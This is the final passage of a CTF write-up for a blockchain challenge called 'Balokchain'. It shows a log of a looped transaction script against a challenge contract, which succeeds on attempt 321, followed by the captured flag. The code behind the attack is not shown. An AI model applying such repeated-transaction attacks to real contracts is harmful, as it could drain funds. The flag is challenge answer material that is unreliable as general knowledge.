Attempt 319/500 - sending tx from 0x818Cdee94FF0e1E5ab939017a506b6095c235d90 -> 0xEf1c78bEaD8De9A27d7255d3dDcd375edfDAb899
  tx sent: b53611e60dfb1383d984c4362b3fb3983f367778d86d718d998f8a7594496c18
  tx mined in block 22516547 status 0
  Deployer balance now: 0.012400979473268 66 ETH
  isSolved() -> False

Attempt 320/500 - sending tx from 0x818Cdee94FF0e1E5ab939017a506b6095c235d90 -> 0xEf1c78bEaD8De9A27d7255d3dDcd375edfDAb899
  tx sent: a015f3966981aeb4353e6d870e050d1efc32b8e2950c1bed8cff63e305b06ef5
  tx mined in block 22516550 status 0
  Deployer balance now: 0.012400979473268 66 ETH
  isSolved() -> False

Attempt 321/500 - sending tx from 0x818Cdee94FF0e1E5ab939017a506b6095c235d90 -> 0xEf1c78bEaD8De9A27d7255d3dDcd375edfDAb899
  tx sent: 8e148924fddb7344fd630a27749288e99a7338b5c673422e6f6e88454ebee659
  tx mined in block 22516553 status 0
  Deployer balance now: 0.008116915690897745 ETH
  isSolved() -> True

*** SUCCESS: isSolved() == True! ***
Deployer final balance: 0.008116915690897745 ETH
(venv_for_tools) (base) pemakai@DESKTOP-8K5L957:~/CTF_Challs/WRECK_IT_2025/blockchain/Balokchain/contracts$
```

On the 321st iteration where the deployer hit around 0.0081 ETH, Setup.isSolved() returned True.

Finally, all we need to do is to go to the instance dashboard and claim the flag:



Flag: WRECKIT60{they_say_this_aint_a_bug_idk__hanzzz_508f534b}